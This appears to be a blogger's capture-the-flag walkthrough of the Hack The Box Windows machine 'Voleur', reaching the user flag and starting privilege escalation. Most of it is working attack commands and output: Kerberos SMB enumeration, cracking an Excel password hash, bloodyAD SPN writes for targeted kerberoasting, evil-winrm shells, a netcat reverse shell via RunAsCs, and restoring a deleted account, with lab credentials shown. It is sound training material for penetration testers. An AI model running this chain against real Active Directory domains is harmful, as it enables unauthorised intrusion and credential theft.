As is common in real life Windows pentests, you will start the Voleur box with credentials for the following account: ryan.naylor / HollowOct31Nyt.
15/11/25: Well, this machine went under paywall! Sed!
Init
Starting with nmap scan (for some reason I had to use -Pn flag), we have kerberos ldap and ssh ports open with AD Domain of voleur.htb.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-09 20:26 UTC
Nmap scan report for 10.10.11.76
Host is up (0.067s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-10 04:26:40Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
2222/tcp open  ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows, cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.30 seconds
Adding the domain in /etc/hosts and checking out SMB shares using nxc.
┌─[(venv)]─[htb_lab_truelyyours]─[10.10.16.13]─[truelyyours@parrot]─[~/htb/machines/Voleur]
└──╼ [★]$ nxc smb DC.voleur.htb -u "ryan.naylor" -p "HollowOct31Nyt"
SMB         10.10.11.76     445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.76     445    DC               [-] voleur.htb\ryan.naylor:HollowOct31Nyt STATUS_NOT_SUPPORTED
I keep on getting this error! I don’t really know why? Maybe this user is not allowed for SMB connections?
I simply go ahead and do kerberos related thing. Get the .krb5 file and get TGT. After asking GPT about the SMB error, the reason simple SMB does not work is that NTLM:False so the default auth method via NTLM is not supported so we have ask SMB to use kerberso based authentication by passing -k flag. Of course, you have to have the .krb5 file to use this flag.
┌─[(venv)]─[vpn/htb_lab_truelyyours]─[10.10.16.13]─[truelyyours@parrot]─[~]
└──╼ [★]$ nxc smb DC.voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' -k --shares
SMB         DC.voleur.htb   445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         DC.voleur.htb   445    DC               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB         DC.voleur.htb   445    DC               [*] Enumerated shares
SMB         DC.voleur.htb   445    DC               Share           Permissions     Remark
SMB         DC.voleur.htb   445    DC               -----           -----------     ------
SMB         DC.voleur.htb   445    DC               ADMIN$                          Remote Admin
SMB         DC.voleur.htb   445    DC               C$                              Default share
SMB         DC.voleur.htb   445    DC               Finance
SMB         DC.voleur.htb   445    DC               HR
SMB         DC.voleur.htb   445    DC               IPC$            READ            Remote IPC
SMB         DC.voleur.htb   445    DC               IT              READ
SMB         DC.voleur.htb   445    DC               NETLOGON        READ            Logon server share
SMB         DC.voleur.htb   445    DC               SYSVOL          READ            Logon server share
So there is Finance and HR Shares but we don’t yet have any permission to read there. We can checkout the IT share for now. And also collect rusthound-ce data and load it up in BloodHound.
┌─[(venv)]─[htb_lab_truelyyours]─[10.10.16.13]─[truelyyours@parrot]─[~/htb/machines/Voleur]
└──╼ [★]$ smbclient --realm=voleur.htb //dc.voleur.htb/IT -U "voleur.htb/ryan.naylor%HollowOct31Nyt" -k
WARNING: The option -k|--kerberos is deprecated!
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 29 09:10:01 2025
  ..                                DHS        0  Thu Jul 24 20:09:59 2025
  First-Line Support                  D        0  Wed Jan 29 09:40:17 2025

                5311743 blocks of size 4096. 968852 blocks available
smb: \>
Collecting data for BloodHound
rusthound-ce -d dc.voleur.htb -u 'ryan.naylor@voleur.htb' -p 'HollowOct31Nyt'
So, there is this folder called “First-Line Support”, which in turn have an excel file. So, I download this file and find that it is password protected.

So, I use office2john to get the hash and crack it using hashcat.

User Flag
Well, this file has a lot of useful data! There is use called Tood.Wolfe whose account is deleted but we have his password. We also know the password for svc_ldap and svc_iis. We can quickly check their authenticity using nxc.
┌─[(venv)]─[htb_lab_truelyyours]─[10.10.16.13]─[truelyyours@parrot]─[~/htb/machines/Voleur]
└──╼ [★]$ nxc smb dc.voleur.htb -u 'todd.wolfe' -p 'NightT1meP1dg3on14' -k
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [-] voleur.htb\todd.wolfe:NightT1meP1dg3on14 KDC_ERR_C_PRINCIPAL_UNKNOWN
>>> This is because this account is deleted! <<<
┌─[(venv)]─[htb_lab_truelyyours]─[10.10.16.13]─[truelyyours@parrot]─[~/htb/machines/Voleur]
└──╼ [★]$ nxc smb 10.10.11.76 -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' -k
^LSMB         10.10.11.76     445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.76     445    DC               [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
┌─[(venv)]─[htb_lab_truelyyours]─[10.10.16.13]─[truelyyours@parrot]─[~/htb/machines/Voleur]
└──╼ [★]$ nxc smb 10.10.11.76 -u 'svc_iis' -p 'N5pXyW1VqM7CZ8' -k
SMB         10.10.11.76     445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.76     445    DC               [+] voleur.htb\svc_iis:N5pXyW1VqM7CZ8
Now, checking out the BloodHound data, we have 3 Owned accounts. Among them svc_ldap is member of restore_users so maybe this can be used to restore the deleted account of todd.wolfe. svc_ldap also has WriteSPN over svc_winrm which is a member of remote mamangement users so if we can get access to this accounts, we can get a Powershell and via that restore the deleted account! This way is the intended pathway as per the guided tasks.

So, I go ahead and use the WriteSPN flow and get password for svc_winrm.
bloodyAD SPN modification
┌─[(venv)]─[htb_lab_truelyyours]─[10.10.16.13]─[truelyyours@parrot]─[~/htb/machines/Voleur]
└──╼ [★]$ bloodyAD -d voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' --kerberos --host dc.voleur.htb set object svc_winrm servicePrincipalName -v "http/newnameagainagain"
[+] svc_winrm's servicePrincipalName has been updated
kerberoasting and cracking the hash
┌─[(venv)]─[htb_lab_truelyyours]─[10.10.16.13]─[truelyyours@parrot]─[~/htb/machines/Voleur]
└──╼ [★]$ nxc ldap dc.voleur.htb -u svc_ldap -p M1XyC9pW7qT5Vn -k --kerberoasting svc_winrm.kerberos
LDAP        dc.voleur.htb   389    DC               [*] None (name:DC) (domain:voleur.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
LDAP        dc.voleur.htb   389    DC               [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
LDAP        dc.voleur.htb   389    DC               [*] Skipping disabled account: krbtgt
LDAP        dc.voleur.htb   389    DC               [*] Total of records returned 1
LDAP        dc.voleur.htb   389    DC               [*] sAMAccountName: svc_winrm, memberOf: CN=Remote Management Users,CN=Builtin,DC=voleur,DC=htb, pwdLastSet: 2025-01-31 09:10:12.398769, lastLogon: 2025-01-29 15:07:32.711487
LDAP        dc.voleur.htb   389    DC               $krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb\svc_winrm*$7f285ec7c4a001de946f1a....

So, now we can use evil-winrm to get a shell.
┌─[(venv)]─[htb_lab_truelyyours]─[10.10.16.13]─[truelyyours@parrot]─[~/htb/machines/Voleur]
└──╼ [★]$ evil-winrm -i dc.voleur.htb -u svc_winrm -p 'AFireInsidedeOzarctica980219afi' -r voleur.htb

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: User is not needed for Kerberos auth. Ticket will be used

Warning: Password is not needed for Kerberos auth. Ticket will be used

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_winrm\Documents>
And we have the user flag! 🎉🎉
*Evil-WinRM* PS C:\Users\svc_winrm> cd Desktop
*Evil-WinRM* PS C:\Users\svc_winrm\Desktop> ls


    Directory: C:\Users\svc_winrm\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/29/2025   7:07 AM           2312 Microsoft Edge.lnk
-ar---        11/10/2025  10:02 AM             34 user.txt
Privilege Escalation
We have the users todd.wolfe and jeremy.combs in the Users directory. As we already know the password of Todd Wolfe, we should recover that account and get a shell via it and look into it’s contents (Yes, Todd Wolfe is part of remote management users so we can use evil-winrm).
*Evil-WinRM* PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          6/5/2025   3:30 PM                Administrator
d-----         1/29/2025   7:11 AM                jeremy.combs
d-r---         1/28/2025  12:35 PM                Public
d-----         1/30/2025   3:39 AM                svc_backup
d-----         1/29/2025   4:47 AM                svc_ldap
d-----         1/29/2025   7:07 AM                svc_winrm
d-----         1/29/2025   4:53 AM                todd.wolfe
Now, as svc_ldap is member of restore_users, we can use RunAsCs.exe to get a shell as svc_ldap and restore the deleted user. For that I’ll host a python http.server and wget the file to remote and get a shell locally using netcat.

We have the deleted user:
PS C:\Windows\system32> get-adobject -filter 'isDeleted -eq $true' -IncludeDeletedObjects
get-adobject -filter 'isDeleted -eq $true' -IncludeDeletedObjects


Deleted           : True
DistinguishedName : CN=Deleted Objects,DC=voleur,DC=htb
Name              : Deleted Objects
ObjectClass       : container
ObjectGUID        : 587cd8b4-6f6a-46d9-8bd4-8fb31d2e18d8

Deleted           : True
DistinguishedName : CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb
Name              : Todd Wolfe
                    DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
ObjectClass       : user
ObjectGUID        : 1c6b1deb-c372-4cbb-87b1-15031de169db
And it can be restored and then winrmed into too!
PS C:\Windows\system32> get-adobject -filter 'isDeleted -eq $true' -IncludeDeletedObjects
get-adobject -filter 'isDeleted -eq $true' -IncludeDeletedObjects


Deleted           : True
DistinguishedName : CN=Deleted Objects,DC=voleur,DC=htb
Name              : Deleted Objects
ObjectClass       : container
ObjectGUID        : 587cd8b4-6f6a-46d9-8bd4-8fb31d2e18d8

Deleted           : True
DistinguishedName : CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb
Name              : Todd Wolfe
                    DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
ObjectClass       : user
ObjectGUID        : 1c6b1deb-c372-4cbb-87b1-15031de169db


PS C:\Windows\system32> Restore-adobject -identity 1c6b1deb-c372-4cbb-87b1-15031de169db
Restore-adobject -identity 1c6b1deb-c372-4cbb-87b1-15031de169db
Evil-WinRM